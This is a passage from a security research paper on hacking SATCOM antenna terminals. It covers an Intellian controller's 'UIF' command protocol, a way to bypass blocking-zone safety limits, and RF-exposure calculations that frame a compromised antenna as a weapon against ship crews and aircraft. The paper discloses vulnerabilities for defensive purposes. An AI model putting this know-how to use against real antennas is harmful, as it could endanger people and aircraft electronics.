6852 ftp     0:06 {wu10a7f2w0db200} gubsprpsodbs
6854 ftp     0:48 {wu10a7f2w0db200} gubsprpsodbs
11060 root    0:00 [kworker/0:1]
11246 root    0:06 /usr/local/sbin/dropbear -K 10
11837 root    8:14 /bin/cgi_uif_storage_updater
12285 root    0:11 /usr/local/sbin/dropbear -K 10
13247 root    0:07 /usr/local/sbin/dropbear -K 10
13342 root    0:07 /usr/local/sbin/dropbear -K 10
13343 root    0:06 /usr/local/sbin/dropbear -K 10

```

One of the most interesting parts of this firmware is the binary 'acu_server', which implements several protocols to interface with different SATCOM modems.

Controlling the Antenna

Once the ACU had been compromised, we were interested in having full control over the antenna. Intellian has developed a protocol for this purpose apparently known as 'UIF'. We can reverse engineer it from different sources:

- Firmware (acu_server, vtysh, acu_tool, uif_tool...)
- APTUS apps

This is a simple text-based protocol that follows this pattern:

```
{COMMAND PARAMETERS}CHECKSUM
```

These are the supported commands:

```

public enum UIF {
    UIF_OP_RESTART("OR"),
    UIF_OP_SETUP("OS"),
    UIF_SELECT_TR_SAT("LT"),
    UIF_SET_TR_SAT("ST"),
    UIF_REQUEST_SIGNAL_LEVEL("QV"),
    UIF_REQUEST_ANT_STATUS("QS"),
    UIF_REQUEST_ANT_INFO("QI"),
    UIF_REQUEST_ANT_INFO_ALL("QA"),
    UIF_REQUEST_ANT_POS("QP"),
    UIF_REQUEST_DIAGNOSIS("QD"),

```

```

UIF_REQUEST_PATTERN("QT"),
UIF_REQUEST_VOLTAGE("QG"),
UIF_SET_DEFAULT("SD"),
UIF_SET_DEFAULT_WITHOUT_OFFSET("Sd"),
UIF_SET_GPS("SG"),
UIF_SET_SKEW_ANGLE("SK"),
UIF_SET_SKEW_OFFSET("KO"),
UIF_SET_LOCAL_FREQUENCY("SL"),
UIF_SET_PAIR_SAT("SP"),
UIF_EDIT_SAT_INFO("EI"),
UIF_EDIT_SAT_INFO_SPARE("Eu"),
UIF_EDIT_TR_INFO("ET"),
UIF_EDIT_TR_INFO_SPARE("EU"),
UIF_SET_ANT_PARAMETER("SA"),
UIF_SET_CONTROL_PARAMETER("SC"),
UIF_SET_ANTENNA_PARAMETER("Sa"),
UIF_SET_ANT_FLAG("FG"),
UIF_SET_POWER("SW"),
UIF_SET_DISEQC("SQ"),
UIF_CALIBRATION_SKEW("CK"),
UIF_GOTO_POSITION("GO"),
UIF_MOVE_STEP("MO"),
UIF_MOVE_SKEW("MS"),
UIF_FIND_SYMBOL("FS"),
UIF_FIND_OFFSET("FO"),
UIF_FIND_NOISE_LEVEL("FN"),
UIF_COMMAND_ACK("AC"),
UIF_SEND_NUM_SAT("NN"),
UIF_SEND_SELECT_TR_SAT("NS"),
UIF_SEND_SIGNAL_LEVEL("NV"),
UIF_SEND_AGC_LOCK("Nv"),
UIF_SEND_ANT_STATUS("NA"),
UIF_SEND_ANT_INFORMATION("Ni"),
UIF_SEND_SW_VERSION("NW"),
UIF_SEND_PRODUCT_NAME("Nn"),
UIF_SEND_GPS("NG"),
UIF_SEND_LOCAL_FREQUENCY("NL"),
UIF_SEND_PAIR_SAT("NP"),
UIF_SEND_SAT_INFO("NI"),
UIF_SEND_SAT_INFO_SPARE("Nu"),
UIF_SEND_TR_INFO("NT"),
UIF_SEND_TR_INFO_SPARE("NU"),
UIF_SEND_ANT_PARAMETER("NR"),
UIF_SEND_CONTROL_PARAMETER("NC"),
UIF_SEND_ANTENNA_PARAMETER("Np"),
UIF_SEND_ANT_FLAG("NF"),
UIF_SEND_DIAGNOSIS("ND"),
UIF_SEND_POWER("Nw"),
UIF_SEND_VOLTAGE("VL"),
UIF_SEND_DISEQC("NQ"),
UIF_SEND_NID("ID"),
UIF_SEND_PATTERN("PT"),
UIF_SEND_ANT_POS("AP"),
UIF_SEND_CUR_SKEW_ANGLE("TK"),
UIF_SEND_SKEW_ANGLES("NK"),
UIF_SEND_AXIS_RANGE("AX"),
UIF_SEND_SYMBOL("SS"),
UIF_SEND_OFFSET("SO"),
UIF_SEND_NOISE_LEVEL("SN"),
UIF_SEND_ETC("TC"),
UIF_SEND_MESSAGE("ME"),
UIF_SET_TRIPLE_SAT("TR"),
UIF_GOTO_BOOTLOADER("GB"),
UIF_SET_SERIAL_NO("TS"),
UIF_SEND_SERIAL_NO("EN"),
UIF_SET_EL_OFFSET("TL"),
UIF_SEND_EL_OFFSET("DL"),
UIF_SET_SKEW_OFFSET_TABLE("KT"),
UIF_SET_PRODUCT_NAME("Sn"),
UIF_SET_MIM("SM"),
UIF_SET_HEADING("SH"),

```

```


UIF_STAB_JOB_COMMAND("BJ"),
UIF_STAB_SET_STATUS("BS"),
UIF_STAB_SET_PARAMETER("BP"),
UIF_STAB_SET_TARGET_OFFSET("BT"),
UIF_PCU_JOB_COMMAND("CJ"),
UIF_PCU_SET_PARAMETER("CP"),
UIF_GYRO_REQUEST("GR"),
UIF_GYRO_SEND("GN"),
UIF_GYRO_SET("GS"),
UIF_SET_BAND_SW("LP"),
UIF_SEND_BAND_SW("lp"),
UIF_SET_BAND_SW_OFFSET("BO"),
UIF_SEND_BAND_SW_OFFSET("bo"),
UIF_DISEQC_12("Di"),
UIF_MODEM_REQUEST("MR"),
UIF_MODEM_PROTOCOL("MP"),
UIF_SEND_MODEM_TX_ENABLE("TX"),
UIF_BLOCK_ZONE("BK"),
UIF_GPS_EX("Vg"),
UIF_MULTIPLE_LOCAL_FREQUENCY("Vl"),
UIF_TRACKING_PARAMETER("vt"),
UIF_NBD_INFO("Vn"),
UIF_SYSTEM_TYPE("Vs"),
UIF_SAT_DVB_INFO("Vd"),
UIF_BACKUP_RESTORE("BR"),
UIF_LOAD_LIBRARY("LL"),
UIF_PC_CONNECT_MONITOR("PM"),
UIF_DIAGNOSIS_RESULT("DD"),
UIF_ACU_SETTINGS("AS"),
UIF_POL_CHANGE("PC"),
UIF_BOOT_STATUS("BD"),
UIF_SAT_DVB_INFO_C("Cd"),
UIF_NBD_INFO_C("Cn"),
UIF_SAT_INFO_C_KU("CI"),
UIF_TRACKING_PARAMETER_C("Ct"),
UIF_TRACKING_PARAMETER_C_KU("CT"),
UIF_TRACKING_PARAMETER_SCAN_OFFSET("CS"),
UIF_GPS_DATE("GD"),
UIF_USB_COMMAND("US"),
UIF_SEND_OPEATION("LO"),
UIF_SEND_HISTORY("MH"),
UIF_SEND_MESSAGE_LOG("ML"),
UIF_SAT_DVB_INFO_LONG("vD"),
UIF_SAT_DVB_INFO_LONG_C("cD"),
UIF_INTERNAL_PROTOCOL("YS"),
UIF_SEND_SESSION_ID("IA"),
UIF_SEND_SW_UNICODE("SU"),
UIF_SEND_SPECTRUM_GRAPH("NB"),
UIF_SYSTEM_INFORMATION("SI");

```

Using this protocol, it is possible to control any parameter in the targeted antenna,

Blocking zones are areas where the signal is blocked between the antenna and the satellite because of the ship's superstructure. These are zones that can be configured in the antenna using the specific command 'BK' (BLOCK_ZONE) to prevent RF exposure. An attacker can bypass this safety protection by either disabling the selected Blocking Zones or directly controlling the Azimuth and Elevation of the antenna in 'Setup Mode'.

Certain antennas may have additional physical controls to prevent harmful antenna pointing, in addition to software controls.



Military

In 2014, in the paper “A Wake-Up Call For SATCOM Security”³², we described a potential attack scenario where enemy forces could leverage vulnerable SATCOM equipment to pinpoint military units, as these terminals usually need an attached GPS device.

IOActive discovered several military SATCOM terminals exposed to the Internet, thus leaving them open to attacks. These systems can be accessed through multiple ports that expose both common and proprietary services.

It was possible to discover where these terminals were deployed as the GPS position was available.

These devices were deployed in active conflict zones.

Due to the sensitive nature of this information IOActive will not disclose further details about these systems.

³² https://ioactive.com/pdfs/IOActive_SATCOM_Security_WhitePaper.pdf

Cyber-Physical Attacks

We have already described the approach used to turn a compromised SATCOM terminal into an intentional radiator, which involves two fundamental actions:


- Controlling the antenna positioning
- Controlling the ability to transmit.

This part elaborates the theory and regulations behind HIRF attacks and presents a numeric model to assess the actual impact on both Aviation and Maritime industries.

Beyond Logic Attacks, Going Physical

Radio waves and microwaves emitted by transmitting antennas are one form of electromagnetic energy, which is collectively described as Radio Frequency (RF). This is achieved by electrically oscillating free electrons back and forth within a conducting material.

If we think of non-ionizing radiation as the propagation of energy through space, then we have that a SATCOM antenna serves as the interface between the compromised device and the propagation medium, which in this case is the free space. So, from a low-level perspective, the antenna is basically allowing us to generate controlled waves of electric and magnetic energy directed toward a specific location.



What happens once this electromagnetic energy reaches their target? The electric field component will exert a force on charged particles that may push away or attract electrons. From these interactions there is a derived thermal effect, which for non-ionizing radiation, is the only adverse biological damage that has been demonstrated. It may help to get the idea behind these attacks if we mention that this is basically the same physical principle microwave ovens use to cook food or heat liquids. For the purpose of safety analysis, the FCC standard³³ defines two types of exposure:

³³https://transition.fcc.gov/Bureaus/Engineering_Technology/Documents/bulletins/oet56/oet56e4.pdf

- Controlled environment

These are situations usually occurring at workplaces or in restricted areas. Persons must be aware of the potential for exposure and be able to exercise control over their exposure

- Uncontrolled environment

These are situations where persons may not be aware of their exposure. They also apply in situations where persons are aware of their exposure but cannot do anything to limit it.

The uncontrolled environment would be the attacker's scenario.

The following table shows the time-averaging limits.

Table 1. FCC Limits for Maximum Permissible Exposure (MPE)

(A) Limits for Occupational/Controlled Exposure

Frequency Range (MHz)	Electric Field Strength (E) (V/m)	Magnetic Field Strength (H) (A/m)	Power Density (S) (mW/cm ²)	Averaging Time E ² , H ² or S (minutes)
0.3-3.0	614	1.63	(100)*	6
3.0-30	1842/f	4.89/f	(900/f ²)*	6
30-300	61.4	0.163	1.0	6
300-1500	--	--	f/300	6
1500-100,000	--	--	5	6

(B) Limits for General Population/Uncontrolled Exposure

Frequency Range (MHz)	Electric Field Strength (E) (V/m)	Magnetic Field Strength (H) (A/m)	Power Density (S) (mW/cm ²)	Averaging Time E ² , H ² or S (minutes)
0.3-1.34	614	1.63	(100)*	30
1.34-30	824/f	2.19/f	(180/f ²)*	30
30-300	27.5	0.073	0.2	30
300-1500	--	--	f/1500	30
1500-100,000	--	--	1.0	30

f = frequency in MHz

*Plane-wave equivalent power density

NOTE 1: Occupational/controlled limits apply in situations in which persons are exposed as a consequence of their employment provided those persons are fully aware of the potential for exposure and can exercise control over their exposure. Limits for occupational/controlled exposure also apply in situations when an individual is transient through a location where occupational/controlled limits apply provided he or she is made aware of the potential for exposure.

NOTE 2: General population/uncontrolled exposures apply in situations in which the general public may be exposed, or in which persons that are exposed as a consequence of their employment may not be fully aware of the potential for exposure or can not exercise control over their exposure.

The risk is not limited to biological tissues but also for electrical and electronics systems mainly because of coupling.

Under this context it seems obvious that, nowadays, any system that is designed to radiate RF energy needs to be analyzed to verify that the RF exposure is within safe limits. However, unsafe levels can still be reached due to several factors such as high transmitter power, high antenna gain, close proximity to a transmitting antenna, or any combination thereof.

We describe as High Intensity Radiated Fields those that can produce, within the frequency domain from 10 kHz to 40 GHz, an electromagnetic field strength sufficient to adversely affect a living organism or cause a malfunction to an electrical or electronic system.

Due to the nature of the medium and locations where maritime and aviation industries perform their activities, the exposure to this kind of fields is higher for aircraft. As a result the protection standards against the adverse effects of HIRF are much more developed in the aviation industry.

High Intensity Radiated Fields in the Aviation Industry

It is important to note that the Electromagnetic Effect Harmonization Working Group was created to harmonize HIRF regulation for Europe and the United States, so the same regulatory levels are applied in multiple countries.

The aviation industry has been actively researching the risks of HIRF since at least the early 1980s.³⁴ Standards quickly followed this initial empirical research with a Special Condition for HRIF that was put into effect in 1986.³⁵ Detailed testing procedures for HIRF were published in the late 1980s in DO-160C, “Environmental Conditions and Test Procedures for Airborne Equipment”. The EU-US harmonized HRIF standards were put in place in the early 1990s and regularly refined with the latest significant update in 2006.³⁶

The industry has done a good job of putting strong design and testing standards in place that would protect critical flight systems from HIRF attacks using airborne SATCOM equipment. The industry should be commended for identifying an emerging threat in HIRF and responding to put policy and technical controls in place to mitigate the risks.

The electromagnetic HIRF environment results from the transmission of electromagnetic energy from radar, radio, television, and other ground-based, shipborne, or airborne RF transmitters. The three defined environments are covered in the following table.

³⁴ <http://www.tc.faa.gov/its/worldpac/techrpt/ct83-49.pdf>

³⁵ <https://www.federalregister.gov/documents/2006/02/01/06-895/high-intensity-radiated-fields-hirf-protection-for-aircraft-electrical-and-electronic-systems>

³⁶ *ibid*

Frequency	Field Strength (V/m)					
	Severe HIRF fixed-wing aircraft		Normal HIRF on approach and landing		Certification HIRF	
Peak	Average	Peak	Average	Peak	Average	
10–100 kHz	50	50	20	20	50	50
100–500 kHz	60	60	20	20	50	50
500 kHz–2 MHz	70	70	30	30	50	50
2–30 MHz	200	200	100	100	100	100
30–70 MHz	30	30	10	10	50	50
70–100 MHz	30	30	10	10	50	50
100–200 MHz	90	30	30	10	100	100
200–400 MHz	70	70	10	10	100	100
400–700 MHz	730	80	700	40	700	50
700–1000 MHz	1 400	240	700	40	700	100
1–2 GHz	3 300	160	1 300	160	2 000	200
2–4 GHz	4 500	490	3 000	120	3 000	200
4–6 GHz	7 200	300	3 000	160	3 000	200
6–8 GHz	1 100	170	400	170	1 000	200
8–12 GHz	2 600	330	1 230	230	3 000	300
12–18 GHz	2 000	330	730	190	2 000	200
18–40 GHz	1 000	420	600	150	600	200

These HIRF limits apply to all equipment onboard an aircraft and not only to the radio systems such as the Instrument Landing System, but also to the flight management, engine control, fuel management, electronic display, instrumentation systems, auto-pilot, etc. However, not all of them are equally certified, according to their criticality they need to comply with the following table³⁷.

³⁷https://www.faa.gov/regulations_policies/advisory_circulars/index.cfm/go/document.information/documentID/1024526

Table 1. HIRF Failure Conditions and System HIRF Certification Levels

HIRF REQUIREMENTS EXCERPTS FROM §§ 23.1308, 25.1317, 27.1317, AND 29.1317	FAILURE CONDITION	SYSTEM HIRF CERTIFICATION LEVEL
Each electrical and electronic system that performs a function whose failure would prevent the continued safe flight and landing of the rotorcraft/airplane	Catastrophic	A
Each electrical and electronic system that performs a function whose failure would significantly reduce the capability of the rotorcraft/airplane or the ability of the flightcrew to respond to an adverse operating condition	Hazardous	B
Each electrical and electronic system that performs a function whose failure would reduce the capability of the rotorcraft/airplane or the ability of the flightcrew to respond to an adverse operating condition	Major	C

The certification requirement for aircraft before 1986 has been in the order of 20 V/m and after 1986 the requirement was raised to 190 V/m and 150 V/m for the Ku and Ka bands respectively³⁸. Nevertheless, it is assumed that modern aircrafts are protected against HIRF higher than those for which they have been certified.

These regulatory levels are derived from specific conditions where certain assumptions were made; among them we can find the following:

- The noncumulative field strength was calculated; however, simultaneous illumination by more than one antenna was not considered.^{39 40}

This assumption has been consistent through the different amendments. Based on this, we considered there was an important factor to take into account: the scale of the attack. In the scenario we have been describing in this paper, it was possible to have multiple compromised antennas illuminating an aircraft at the same time, so in our assessment of the risks we also considered the aggregated electric field strength.

³⁸ <https://en.wikipedia.org/wiki/DO-160>

³⁹ <https://rosap.ntl.bts.gov/view/dot/15645/Print>

⁴⁰ <https://www.federalregister.gov/documents/2006/02/01/06-895/high-intensity-radiated-fields-hirf-protection-for-aircraft-electrical-and-electronic-systems>

Due to its relevance for this research, we reproduce the following text extracted from a real accident report published by the Transportation Safety Board of Canada⁴¹. It describes how HIRF can disrupt avionics.



Aviation Investigation Report A98H0003

The Transportation Safety Board of Canada (TSB) investigated this occurrence for the purpose of advancing transportation safety. It is not the function of the Board to assign fault or determine civil or criminal liability.

In-Flight Fire Leading to Collision with Water

Swissair Transport Limited
McDonnell Douglas MD-11 HB-IWF
Peggy's Cove, Nova Scotia 5 nm SW
2 September 1998

 [View document in PDF](#)

You need a [PDF reader](#) to access this file. Find out more on our [help page](#).

Disruptions to Avionics

Digital devices incorporate frequency sources, or clocks, for the timing and control of internal digital functions. Aircraft avionics use digital devices that are specifically qualified for aircraft use. These digital devices tend to have slower processor and data bus clock speeds than modern consumer electronics. For aircraft flying today, the avionics processor and data bus clock speeds range from 2 MHz to approximately 300 MHz. The bandpass region for a digital device extends from the clock speed to approximately 10 times the clock speed.

HIRF interference that appears within the bandpass of a digital device may be interpreted as a legitimate control signal, driving the device into unpredictable states. HIRF interference that is not within the bandpass of the digital device may be rectified by components of the digital circuit, such as diodes. The interference will then appear as a DC offset on the control signal, triggering uncommanded state changes or locking the device into one state. Some failure modes may not be readily apparent to the operator. It is more likely, however, that error detection circuitry will detect the corrupted control signal(s), in which case error messages will be generated and system degradation will occur in a relatively controlled manner.

In the RF spectrum, digital circuits may be disrupted by potential differences ranging from 0.4 to 1.2 V. Analog circuits can be sensitive to induced gradients as small as 50 mV, although this latter value is largely dependent on the gain characteristics of the affected circuitry. However, monitoring circuits on analog systems and error detection algorithms in digital systems are normally able to detect HIRF interference before a

⁴¹ http://www.tsb.gc.ca/eng/rapports-reports/aviation/1998/a98h0003/02sti/sti_toc.asp

major upset occurs. Power supply disconnects are the most common response to HIRF interference.

It is also theoretically possible to generate specific third-order intermodulation products that might create interferences in some of the RF bands used aboard.


Analysis of Radiation Hazards

All those companies that want to receive a license to operate either Earth Stations Aboard Aircraft (ESAA) or Earth Stations On Vessels (ESV)⁴² need submit a RF hazard analysis determining via calculation, simulation, or field measurement whether the devices in dispute comply with the established regulatory limits.

The FCC provides⁴³ the equations and methodology to perform this evaluation. It is highly recommended to consult the referenced FCC bulletin #65 before continuing, as this is the approach that has been used to implement the model.

Usually vendors limit this analysis to the near-field once they have demonstrated they do not exceed the maximum values allowed.

The antenna radiation field is divided into three distinct regions, where the characteristics of the radiated wave are different. The picture below contains a summary of some of the most significant equations that have been used in the model.



$$pdf = \frac{EIRP}{4\pi d^2} = \frac{E^2}{120\pi} \rightarrow E = \frac{\sqrt{30 \cdot EIRP}}{d}$$

⁴² <https://www.gpo.gov/fdsys/pkg/CFR-2010-title47-vol2/pdf/CFR-2010-title47-vol2-sec25-222.pdf>

⁴³ https://transition.fcc.gov/Bureaus/Engineering_Technology/Documents/bulletins/oet65/oet65.pdf

where


pdf: Power flux density

P : Power fed to the antenna

G : Antenna gain in the direction of interest relative to an isotropic radiator

d : Distance to the point of interest

During the study of antennas, a useful abstraction exercise is to consider them as isotropic radiators, which means they are equally radiating in all directions, following a spherical pattern. However, the antennas considered in this study are directional antennas. This means that for specific angles a gain (*G*) can be measured, where more power output is radiated compared to the ideal radiation pattern of an isotropic radiator. As we can see in the picture, the main lobe is where the strength of the radiated power is higher.



We are describing cyber-physical attacks, using compromised SATCOM antennas, assuming the main lobe is illuminating the target at a distance 'd', which is located in the Far-Field. In this region, the antenna radiation pattern is fully formed, and does not depend on the distance any more, but on the antenna's azimuth and elevation angles, which as we have seen can be controlled.

Those scenarios where near-field models should be applied should be evaluated on a case-by-case basis.

Antenna Models

For assessing the feasibility of cyber-physical attacks, we are covering two antennas, which are equivalent in terms of attack vectors to those we have already analyzed from the security perspective.

Intellian GX60 – Maritime




Figure 8. <http://www.intelliantech.com/Satcom/gx/gx60>

The following tables show both the Electric Field Strength and the Power Density starting at the Far-Field range.

Distance	Electric Field Strength	Far Field Power Density
m	V/m	mW/cm ²
25,35	73,21206619	1,519862197
50,7	36,6060331	0,379965549
101,4	18,30301655	0,094991387
202,8	9,151508274	0,023747847
405,6	4,575754137	0,005936962
811,2	2,287877068	0,00148424
1622,4	1,143938534	0,00037106
3244,8	0,571969267	9,2765E-05
6489,6	0,285984634	2,31913E-05
12979,2	0,142992317	5,79781E-06

Parameters		
Name	Value	Unit
Tx Power	5	Watts
Tx Gain	43,9	dBi
EIRP	50,6	dbW
Tx Frequency	30	GHz
Antenna Size	0,65	m
Wavelength	0,01	m
Gain Factor	24547,0892	m
Near Field	10,5625	m
Far Field	25,35	m


In the Far-Field the antenna exceeds the Maximum Permissible Exposure MPE for Uncontrolled exposure (1 mW/cm²). Thus, potentially creating a safety risk.



Taking into account this we can define two attack scenarios. It is assumed the antenna has been compromised using the aforementioned techniques.

Cargo Vessel

Assuming a regular beam of 60 meters, the Far-Field starts at 25,35 meters so the bridge can be affected by uncontrolled RF exposure.

